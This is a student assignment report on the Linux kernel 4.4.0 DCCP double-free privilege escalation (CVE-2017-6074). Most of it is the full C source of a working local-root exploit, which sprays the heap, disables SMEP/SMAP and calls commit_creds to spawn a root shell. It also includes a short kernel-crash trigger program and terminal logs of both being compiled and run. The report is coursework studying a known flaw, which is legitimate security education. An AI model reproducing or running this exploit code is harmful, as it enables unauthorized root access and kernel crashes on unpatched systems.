Sri Lanka Institute of Information Technology

Linux Kernel 4.4.0 (Ubuntu)- DCCP Double-Free Privilege Escalation CVE-2017-6074

Individual Assignment

IE2012 – Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT19166384	W.Y.M.B.M.Y Wickramasinghe

Date of submission

12th May 2020

CONTENT

INTRODUCTION

What is Linux

In this technical world we have used plenty of Operating Systems. Such as Windows, MAC OS, Android. Linux is also an Operating System. In the bargain Operating Systems which I mentioned above are powered by Linux.

Operating System

Operating System is a program that acts as an intermediary between a user of a computer and the computer hardware.

Linux is an Open Source Software. Hence today we can discover very popular Desktop/laptop Operating Systems powered by Linux. For examples,

- Kali Linux
- Mint Linux
- Parrot
- Red Hat
- Ubuntu
- Fedora

Today So many users use Linux based Operating Systems. By the way several vulnerabilities can be found in Linux Kernal. Linux Kernel 4.4.0 (Ubuntu)- DCCP Double-Free Privilege Escalation CVE-2017-6074 is a major vulnerability discovered on Ubuntu Operating System by Andrey Konovalov in 2017.

IMPACT

Through this vulnerability a Local attacker can get the root access and cause a Denial of Service.

Root Access

Superuser administes the system as a special user account.Root,administrator,admin or supervisor can be recognized as the actual name by according on operating system.On Unix-like systems,actual name can't always be the determining factor.Many users and applications use their normal accounts to perform their work because making unrestricted,potentially adverse,system-wide changes are possible with a superuser.

Denial of Service

When continuously functional services are displayed unavailable, the DoS attack occurs. Unauthorized user enters to a specific website without the permission and display the continuously functional service unavailable, that is called DoS attack. Thus, criminal gets the chance to breakdown the whole system from operating but he doesn't steal data. As an example, if Ali express is attacked by an DoS attacker, authorized user won't be able get the access to the system. At the sametime clients will also get upset because all the businesses will breakdown. Therefore, this attack is very devastating as it paves the way to great financial loses, damage the reputation of the business and interrupt the continuity of the business.

EXPLOIT

Exploitation techniques

There are several tools and softwares for vulnerability exploitation in Linux. The most popular exploitation technique are,

- Metasploit
- Armitage
- BeEF
- Linux Exploit Suggester

I made two C files with exploit code and the compile them on Ubuntu Terminal.

Exploit Code 1 (Get the Root Access)

```
 #define
_GNU_SOURCE

              #include <errno.h>
              #include <fcntl.h>
              #include <stdarg.h>
              #include <stdbool.h>
              #include <stddef.h>
              #include <stdint.h>
              #include <stdio.h>
              #include <stdlib.h>
              #include <string.h>
              #include <unistd.h>

              #include <sched.h>

              #include <sys/socket.h>
              #include <sys/syscall.h>
              #include <sys/types.h>
              #include <sys/wait.h>
```

```
#include <arpa/inet.h>
#include <linux/if_packet.h>
#include <netinet/if_ether.h>

#define SMEP_SMAP_BYPASS     1

// Needed for local root.
#define COMMIT_CREDS         0xffffffff810a2840L
#define PREPARE_KERNEL_CRED  0xffffffff810a2c30L
#define SHINFO_OFFSET        1728

// Needed for SMEP_SMAP_BYPASS.
#define NATIVE_WRITE_CR4     0xffffffff81064550ul
#define CR4_DESIRED_VALUE    0x406e0ul
#define TIMER_OFFSET         (728 + 48 + 104)

#define KMALLOC_PAD 128
#define KMALLOC_WARM 32
#define CATCH_FIRST 6
#define CATCH_AGAIN 16
#define CATCH_AGAIN_SMALL 64

// Port is incremented on each use.
static int port = 11000;

void debug(const char *msg) {
/*
       char buffer[32];
       snprintf(&buffer[0], sizeof(buffer), "echo '%s' > /dev/kmsg\n", msg);
       system(buffer);
*/
}

// * * * * * * * * * * * * * * Kernel structs * * * * * * * * * * * * * * * *

struct ubuf_info {
       uint64_t callback;          // void (*callback)(struct ubuf_info *,
bool)
       uint64_t ctx;               // void *
       uint64_t desc;              // unsigned long
```

```
};

struct skb_shared_info {
	uint8_t  nr_frags;		// unsigned char
	uint8_t  tx_flags;		// __u8
	uint16_t gso_size;		// unsigned short
	uint16_t gso_segs;		// unsigned short
	uint16_t gso_type;		// unsigned short
	uint64_t frag_list;		// struct sk_buff *
	uint64_t hwtstamps;		// struct skb_shared_hwtstamps
	uint32_t tskey;				// u32
	uint32_t ip6_frag_id;		// __be32
	uint32_t dataref;		// atomic_t
	uint64_t destructor_arg;	// void *
	uint8_t  frags[16][17];			// skb_frag_t
frags[MAX_SKB_FRAGS];
};

struct ubuf_info ui;

void init_skb_buffer(char* buffer, void *func) {
	memset(&buffer[0], 0, 2048);

	struct skb_shared_info *ssi = (struct skb_shared_info
*)&buffer[SHINFO_OFFSET];

	ssi->tx_flags = 0xff;
	ssi->destructor_arg = (uint64_t)&ui;
	ssi->nr_frags = 0;
	ssi->frag_list = 0;

	ui.callback = (unsigned long)func;
}

struct timer_list {
	void		*next;
	void		*prev;
	unsigned long	expires;
	void		(*function)(unsigned long);
	unsigned long	data;
	unsigned int	flags;
```

```c
        int             slack;
};

void init_timer_buffer(char* buffer, void *func, unsigned long arg) {
        memset(&buffer[0], 0, 2048);

        struct timer_list* timer = (struct timer_list *)&buffer[TIMER_OFFSET];

        timer->next = 0;
        timer->prev = 0;
        timer->expires = 4294943360;
        timer->function = func;
        timer->data = arg;
        timer->flags = 1;
        timer->slack = -1;
}

// * * * * * * * * * * * * * * * Trigger * * * * * * * * * * * * * * * * * *

struct dccp_handle {
        struct sockaddr_in6 sa;
        int s1;
        int s2;
};

void dccp_init(struct dccp_handle *handle, int port) {
        handle->sa.sin6_family = AF_INET6;
        handle->sa.sin6_port = htons(port);
        inet_pton(AF_INET6, "::1", &handle->sa.sin6_addr);
        handle->sa.sin6_flowinfo = 0;
        handle->sa.sin6_scope_id = 0;

        handle->s1 = socket(PF_INET6, SOCK_DCCP, IPPROTO_IP);
        if (handle->s1 == -1) {
                perror("socket(SOCK_DCCP)");
                exit(EXIT_FAILURE);
        }

        int rv = bind(handle->s1, &handle->sa, sizeof(handle->sa));
        if (rv != 0) {
                perror("bind()");
                exit(EXIT_FAILURE);
        }

        rv = listen(handle->s1, 0x9);
        if (rv != 0) {
                perror("listen()");
                exit(EXIT_FAILURE);
        }

        int optval = 8;
        rv = setsockopt(handle->s1, IPPROTO_IPV6, IPV6_RECVPKTINFO,
                        &optval, sizeof(optval));
        if (rv != 0) {
                perror("setsockopt(IPV6_RECVPKTINFO)");
                exit(EXIT_FAILURE);
        }

        handle->s2 = socket(PF_INET6, SOCK_DCCP, IPPROTO_IP);
        if (handle->s1 == -1) {
                perror("socket(SOCK_DCCP)");
                exit(EXIT_FAILURE);
        }
}

void dccp_kmalloc_kfree(struct dccp_handle *handle) {
        int rv = connect(handle->s2, &handle->sa, sizeof(handle->sa));
        if (rv != 0) {
                perror("connect(SOCK_DCCP)");
                exit(EXIT_FAILURE);
        }
}

void dccp_kfree_again(struct dccp_handle *handle) {
        int rv = shutdown(handle->s1, SHUT_RDWR);
        if (rv != 0) {
                perror("shutdown(SOCK_DCCP)");
                exit(EXIT_FAILURE);
        }
}

void dccp_destroy(struct dccp_handle *handle) {
        close(handle->s1);
        close(handle->s2);
}

// * * * * * * * * * * * * * * Heap spraying * * * * * * * * * * * * * * * *
*

struct udp_fifo_handle {
        int fds[2];
};

void udp_fifo_init(struct udp_fifo_handle* handle) {
        int rv = socketpair(AF_LOCAL, SOCK_DGRAM, 0, handle->fds);
        if (rv != 0) {
                perror("socketpair()");
                exit(EXIT_FAILURE);
        }
}

void udp_fifo_destroy(struct udp_fifo_handle* handle) {
        close(handle->fds[0]);
        close(handle->fds[1]);
}

void udp_fifo_kmalloc(struct udp_fifo_handle* handle, char *buffer) {
        int rv = send(handle->fds[0], buffer, 1536, 0);
        if (rv != 1536) {
                perror("send()");
                exit(EXIT_FAILURE);
        }
}

void udp_fifo_kmalloc_small(struct udp_fifo_handle* handle) {
        char buffer[128];
        int rv = send(handle->fds[0], &buffer[0], 128, 0);
        if (rv != 128) {
                perror("send()");
                exit(EXIT_FAILURE);
        }
}
```

```c
void udp_fifo_kfree(struct udp_fifo_handle* handle) {
        char buffer[2048];
        int rv = recv(handle->fds[1], &buffer[0], 1536, 0);
        if (rv != 1536) {
                perror("recv()");
                exit(EXIT_FAILURE);
        }
}

int timer_kmalloc() {
        int s = socket(AF_PACKET, SOCK_DGRAM, htons(ETH_P_ARP));
        if (s == -1) {
                perror("socket(SOCK_DGRAM)");
                exit(EXIT_FAILURE);
        }
        return s;
}

#define CONF_RING_FRAMES 1
void timer_schedule(int handle, int timeout) {
        int optval = TPACKET_V3;
        int rv = setsockopt(handle, SOL_PACKET, PACKET_VERSION,
                        &optval, sizeof(optval));
        if (rv != 0) {
                perror("setsockopt(PACKET_VERSION)");
                exit(EXIT_FAILURE);
        }
        struct tpacket_req3 tp;
        memset(&tp, 0, sizeof(tp));
        tp.tp_block_size = CONF_RING_FRAMES * getpagesize();
        tp.tp_block_nr = 1;
        tp.tp_frame_size = getpagesize();
        tp.tp_frame_nr = CONF_RING_FRAMES;
        tp.tp_retire_blk_tov = timeout;
        rv = setsockopt(handle, SOL_PACKET, PACKET_RX_RING,
                        (void *)&tp, sizeof(tp));
        if (rv != 0) {
                perror("setsockopt(PACKET_RX_RING)");
                exit(EXIT_FAILURE);
        }
}
```

```c
void socket_sendmmsg(int sock, char *buffer) {
	struct mmsghdr msg[1];

	msg[0].msg_hdr.msg_iovlen = 0;

	// Buffer to kmalloc.
	msg[0].msg_hdr.msg_control = &buffer[0];
	msg[0].msg_hdr.msg_controllen = 2048;

	// Make sendmmsg exit easy with EINVAL.
	msg[0].msg_hdr.msg_name = "root";
	msg[0].msg_hdr.msg_namelen = 1;

	int rv = syscall(__NR_sendmmsg, sock, msg, 1, 0);
	if (rv == -1 && errno != EINVAL) {
		perror("[-] sendmmsg()");
		exit(EXIT_FAILURE);
	}
}

void sendmmsg_kmalloc_kfree(int port, char *buffer) {
	int sock[2];

	int rv = socketpair(AF_LOCAL, SOCK_DGRAM, 0, sock);
	if (rv != 0) {
		perror("socketpair()");
		exit(EXIT_FAILURE);
	}

	socket_sendmmsg(sock[0], buffer);

	close(sock[0]);
}

// * * * * * * * * * * * * * * Heap warming * * * * * * * * * * * * * * * * *

void dccp_connect_pad(struct dccp_handle *handle, int port) {
	handle->sa.sin6_family = AF_INET6;
	handle->sa.sin6_port = htons(port);
	inet_pton(AF_INET6, "::1", &handle->sa.sin6_addr);
```

```
        handle->sa.sin6_flowinfo = 0;
        handle->sa.sin6_scope_id = 0;

        handle->s1 = socket(PF_INET6, SOCK_DCCP, IPPROTO_IP);
        if (handle->s1 == -1) {
                perror("socket(SOCK_DCCP)");
                exit(EXIT_FAILURE);
        }

        int rv = bind(handle->s1, &handle->sa, sizeof(handle->sa));
        if (rv != 0) {
                perror("bind()");
                exit(EXIT_FAILURE);
        }

        rv = listen(handle->s1, 0x9);
        if (rv != 0) {
                perror("listen()");
                exit(EXIT_FAILURE);
        }

        handle->s2 = socket(PF_INET6, SOCK_DCCP, IPPROTO_IP);
        if (handle->s1 == -1) {
                perror("socket(SOCK_DCCP)");
                exit(EXIT_FAILURE);
        }

        rv = connect(handle->s2, &handle->sa, sizeof(handle->sa));
        if (rv != 0) {
                perror("connect(SOCK_DCCP)");
                exit(EXIT_FAILURE);
        }
}

void dccp_kmalloc_pad() {
        int i;
        struct dccp_handle handle;
        for (i = 0; i < 4; i++) {
                dccp_connect_pad(&handle, port++);
        }
}
```

```c
void timer_kmalloc_pad() {
	int i;
	for (i = 0; i < 4; i++) {
		socket(AF_PACKET, SOCK_DGRAM, htons(ETH_P_ARP));
	}
}

void udp_kmalloc_pad() {
	int i, j;
	char dummy[2048];
	struct udp_fifo_handle uh[16];
	for (i = 0; i < KMALLOC_PAD / 16; i++) {
		udp_fifo_init(&uh[i]);
		for (j = 0; j < 16; j++)
			udp_fifo_kmalloc(&uh[i], &dummy[0]);
	}
}

void kmalloc_pad() {
	debug("dccp kmalloc pad");
	dccp_kmalloc_pad();
	debug("timer kmalloc pad");
	timer_kmalloc_pad();
	debug("udp kmalloc pad");
	udp_kmalloc_pad();
}

void udp_kmalloc_warm() {
	int i, j;
	char dummy[2048];
	struct udp_fifo_handle uh[16];
	for (i = 0; i < KMALLOC_WARM / 16; i++) {
		udp_fifo_init(&uh[i]);
		for (j = 0; j < 16; j++)
			udp_fifo_kmalloc(&uh[i], &dummy[0]);
	}
	for (i = 0; i < KMALLOC_WARM / 16; i++) {
		for (j = 0; j < 16; j++)
			udp_fifo_kfree(&uh[i]);
	}
```

```
}

void kmalloc_warm() {
        udp_kmalloc_warm();
}

// * * * * * * * * * * * * * Disabling SMEP/SMAP * * * * * * * * * * * * * *
*

// Executes func(arg) from interrupt context multiple times.
void kernel_exec_irq(void *func, unsigned long arg) {
        int i;
        struct dccp_handle dh;
        struct udp_fifo_handle uh1, uh2, uh3, uh4;
        char dummy[2048];
        char buffer[2048];

        printf("[.] scheduling %p(%p)\n", func, (void *)arg);

        memset(&dummy[0], 0xc3, 2048);
        init_timer_buffer(&buffer[0], func, arg);

        udp_fifo_init(&uh1);
        udp_fifo_init(&uh2);
        udp_fifo_init(&uh3);
        udp_fifo_init(&uh4);

        debug("kmalloc pad");
        kmalloc_pad();

        debug("kmalloc warm");
        kmalloc_warm();

        debug("dccp init");
        dccp_init(&dh, port++);

        debug("dccp kmalloc kfree");
        dccp_kmalloc_kfree(&dh);

        debug("catch 1");
        for (i = 0; i < CATCH_FIRST; i++)
```


```
                udp_fifo_kmalloc(&uh1, &dummy[0]);

        debug("dccp kfree again");
        dccp_kfree_again(&dh);

        debug("catch 2");
        for (i = 0; i < CATCH_FIRST; i++)
                udp_fifo_kmalloc(&uh2, &dummy[0]);

        int timers[CATCH_FIRST];
        debug("catch 1 -> timer");
        for (i = 0; i < CATCH_FIRST; i++) {
                udp_fifo_kfree(&uh1);
                timers[i] = timer_kmalloc();
        }

        debug("catch 1 small");
        for (i = 0; i < CATCH_AGAIN_SMALL; i++)
                udp_fifo_kmalloc_small(&uh4);

        debug("schedule timers");
        for (i = 0; i < CATCH_FIRST; i++)
                timer_schedule(timers[i], 500);

        debug("catch 2 -> overwrite timers");
        for (i = 0; i < CATCH_FIRST; i++) {
                udp_fifo_kfree(&uh2);
                udp_fifo_kmalloc(&uh3, &buffer[0]);
        }

        debug("catch 2 small");
        for (i = 0; i < CATCH_AGAIN_SMALL; i++)
                udp_fifo_kmalloc_small(&uh4);

        printf("[.] waiting for the timer to execute\n");

        debug("wait");
        sleep(1);

        printf("[.] done\n");
}
```

```
void disable_smep_smap() {
        printf("[.] disabling SMEP & SMAP\n");
        kernel_exec_irq((void *)NATIVE_WRITE_CR4, CR4_DESIRED_VALUE);
        printf("[.] SMEP & SMAP should be off now\n");
}

// * * * * * * * * * * * * * * * Getting root * * * * * * * * * * * * * * * *
*

// Executes func() from process context.
void kernel_exec(void *func) {
        int i;
        struct dccp_handle dh;
        struct udp_fifo_handle uh1, uh2, uh3;
        char dummy[2048];
        char buffer[2048];

        printf("[.] executing %p\n", func);

        memset(&dummy[0], 0, 2048);
        init_skb_buffer(&buffer[0], func);

        udp_fifo_init(&uh1);
        udp_fifo_init(&uh2);
        udp_fifo_init(&uh3);

        debug("kmalloc pad");
        kmalloc_pad();

        debug("kmalloc warm");
        kmalloc_warm();

        debug("dccp init");
        dccp_init(&dh, port++);

        debug("dccp kmalloc kfree");
        dccp_kmalloc_kfree(&dh);

        debug("catch 1");
        for (i = 0; i < CATCH_FIRST; i++)
```

```
                udp_fifo_kmalloc(&uh1, &dummy[0]);

        debug("dccp kfree again:");
        dccp_kfree_again(&dh);

        debug("catch 2");
        for (i = 0; i < CATCH_FIRST; i++)
                udp_fifo_kmalloc(&uh2, &dummy[0]);

        debug("catch 1 -> overwrite");
        for (i = 0; i < CATCH_FIRST; i++) {
                udp_fifo_kfree(&uh1);
                sendmmsg_kmalloc_kfree(port++, &buffer[0]);
        }
        debug("catch 2 -> free & trigger");
        for (i = 0; i < CATCH_FIRST; i++)
                udp_fifo_kfree(&uh2);

        debug("catch 1 & 2");
        for (i = 0; i < CATCH_AGAIN; i++)
                udp_fifo_kmalloc(&uh3, &dummy[0]);

        printf("[.] done\n");
}

typedef int __attribute__((regparm(3))) (* _commit_creds)(unsigned long
cred);
typedef unsigned long __attribute__((regparm(3))) (*
_prepare_kernel_cred)(unsigned long cred);

_commit_creds commit_creds = (_commit_creds)COMMIT_CREDS;
_prepare_kernel_cred prepare_kernel_cred =
(_prepare_kernel_cred)PREPARE_KERNEL_CRED;

void get_root_payload(void) {
        commit_creds(prepare_kernel_cred(0));
}

void get_root() {
        printf("[.] getting root\n");
        kernel_exec(&get_root_payload);
```

```c
        printf("[.] should be root now\n");
}

// * * * * * * * * * * * * * * * * * Main * * * * * * * * * * * * * * * * * *

void exec_shell() {
        char *shell = "/bin/bash";
        char *args[] = {shell, "-i", NULL};
        execve(shell, args, NULL);
}

void fork_shell() {
        pid_t rv;

        rv = fork();
        if (rv == -1) {
                perror("fork()");
                exit(EXIT_FAILURE);
        }

        if (rv == 0) {
                exec_shell();
        }
}

bool is_root() {
        // We can't simple check uid, since we're running inside a namespace
        // with uid set to 0. Try opening /etc/shadow instead.
        int fd = open("/etc/shadow", O_RDONLY);
        if (fd == -1)
                return false;
        close(fd);
        return true;
}

void check_root() {
        printf("[.] checking if we got root\n");

        if (!is_root()) {
                printf("[-] something went wrong =(\n");
                printf("[!] don't kill the exploit binary, the kernel will
crash\n");
                return;
        }

        printf("[+] got r00t ^_^\n");
        printf("[!] don't kill the exploit binary, the kernel will crash\n");

        // Fork and exec instead of just doing the exec to avoid freeing
        // skbuffs and prevent crashes due to a allocator corruption.
        fork_shell();
}

static bool write_file(const char* file, const char* what, ...)
{
        char buf[1024];
        va_list args;
        va_start(args, what);
        vsnprintf(buf, sizeof(buf), what, args);
        va_end(args);
        buf[sizeof(buf) - 1] = 0;
        int len = strlen(buf);

        int fd = open(file, O_WRONLY | O_CLOEXEC);
        if (fd == -1)
                return false;
        if (write(fd, buf, len) != len) {
                close(fd);
                return false;
        }
        close(fd);
        return true;
}

void setup_sandbox() {
        int real_uid = getuid();
        int real_gid = getgid();

         if (unshare(CLONE_NEWUSER) != 0) {
                perror("unshare(CLONE_NEWUSER)");
                exit(EXIT_FAILURE);
        }

         if (unshare(CLONE_NEWNET) != 0) {
                perror("unshare(CLONE_NEWUSER)");
                exit(EXIT_FAILURE);
        }

        if (!write_file("/proc/self/setgroups", "deny")) {
                perror("write_file(/proc/self/set_groups)");
                exit(EXIT_FAILURE);
        }
        if (!write_file("/proc/self/uid_map", "0 %d 1\n", real_uid)){
                perror("write_file(/proc/self/uid_map)");
                exit(EXIT_FAILURE);
        }
        if (!write_file("/proc/self/gid_map", "0 %d 1\n", real_gid)) {
                perror("write_file(/proc/self/gid_map)");
                exit(EXIT_FAILURE);
        }

        cpu_set_t my_set;
        CPU_ZERO(&my_set);
        CPU_SET(0, &my_set);
        if (sched_setaffinity(0, sizeof(my_set), &my_set) != 0) {
                perror("sched_setaffinity()");
                exit(EXIT_FAILURE);
        }

        if (system("/sbin/ifconfig lo up") != 0) {
                perror("system(/sbin/ifconfig lo up)");
                exit(EXIT_FAILURE);
        }

        printf("[.] namespace sandbox setup successfully\n");
}

int main() {
        setup_sandbox();

#if SMEP_SMAP_BYPASS
        disable_smep_smap();
        #endif

                get_root();

                check_root();

                while (true) {
                        sleep(100);
                }

                return 0;
        }
```

I made a exploit.c file with above code and execute in the Ubuntu terminal.




```
malinda@bimbi-VirtualBox: ~
malinda@bimbi-VirtualBox:~$ Linux Kernal 4.4.0(Ubuntu)- DCCP Double Free Priviledge Escalation~
bash: syntax error near unexpected token `('
malinda@bimbi-VirtualBox:~$ clear
malinda@bimbi-VirtualBox:~$ vi exploit.c
malinda@bimbi-VirtualBox:~$ vi crash.c
malinda@bimbi-VirtualBox:~$ gcc exploit.c -o exploit
malinda@bimbi-VirtualBox:~$ ./exploit
[.] namespace sandbox setup successfully
[.] disabling SMEP & SMAP
[.] scheduling 0xffffffff81064550(0x406e0)
[.] waiting for the timer to execute
[.] done
[.] SMEP & SMAP should be off now
[.] getting root
[.] executing 0x402043
```

Exploit Code 2 (Crash the Kernal)

```
#define
_GNU_SOURCE

        #include <netinet/ip.h>

        #include <sys/ioctl.h>
        #include <sys/mman.h>
        #include <sys/socket.h>
```

```c
#include <sys/stat.h>
#include <sys/syscall.h>
#include <sys/types.h>

#include <stdarg.h>
#include <stdbool.h>
#include <stddef.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <arpa/inet.h>

int main() {
	struct sockaddr_in6 sa1;
	sa1.sin6_family = AF_INET6;
	sa1.sin6_port = htons(20002);
	inet_pton(AF_INET6, "::1", &sa1.sin6_addr);
	sa1.sin6_flowinfo = 0;
	sa1.sin6_scope_id = 0;

	int optval = 8;

	int s1 = socket(PF_INET6, SOCK_DCCP, IPPROTO_IP);
	bind(s1, &sa1, 0x20);
	listen(s1, 0x9);

	setsockopt(s1, IPPROTO_IPV6, IPV6_RECVPKTINFO, &optval, 4);

	int s2 = socket(PF_INET6, SOCK_DCCP, IPPROTO_IP);
	connect(s2, &sa1, 0x20);

	shutdown(s1, SHUT_RDWR);
	close(s1);
	shutdown(s2, SHUT_RDWR);
	close(s2);

	return 0;
}
```

I made a crash.c file with the above code and execute it in the Ubuntu terminal.



```
bimbi@bimbi-VirtualBox:~$ gcc crash.c -o crash
bimbi@bimbi-VirtualBox:~$ ./crash
bimbi@bimbi-VirtualBox:~$ 
```

CONCLUSION

In the Modern world we use various operating systems and platforms. There can be more Vulnerabilities in those Operating Systems. By the way we can discover them with the time. To protect from those vulnerabilities , we should update our Kernal , Softwares regularly.

REFERENCES

[1]"CVE-2017-6074", *Tenable.com*, 2020. [Online]. Available: https://www.tenable.com/cve/CVE-2017-6074. [Accessed: 12- May- 2020].

[2]"oss-security - Re: Linux kernel: CVE-2017-6074: DCCP double-free vulnerability (local root)", *Openwall.com*, 2020. [Online]. Available: https://www.openwall.com/lists/oss-security/2017/02/26/2. [Accessed: 12- May- 2020].

[3]J. Spacey, "What is Root Access?", *Simplicable*, 2020. [Online]. Available: https://simplicable.com/new/root-access. [Accessed: 12- May- 2020].

[4]"Denial-of-service attack", *En.wikipedia.org*, 2020. [Online]. Available: https://en.wikipedia.org/wiki/Denial-of-service_attack. [Accessed: 12- May- 2020].

[5]"Kali Linux - Exploitation Tools - Tutorialspoint", Tutorialspoint.com, 2020. [Online]. Available: https://www.tutorialspoint.com/kali_linux/kali_linux_exploitation_tools.htm. [Accessed: 12- May- 2020].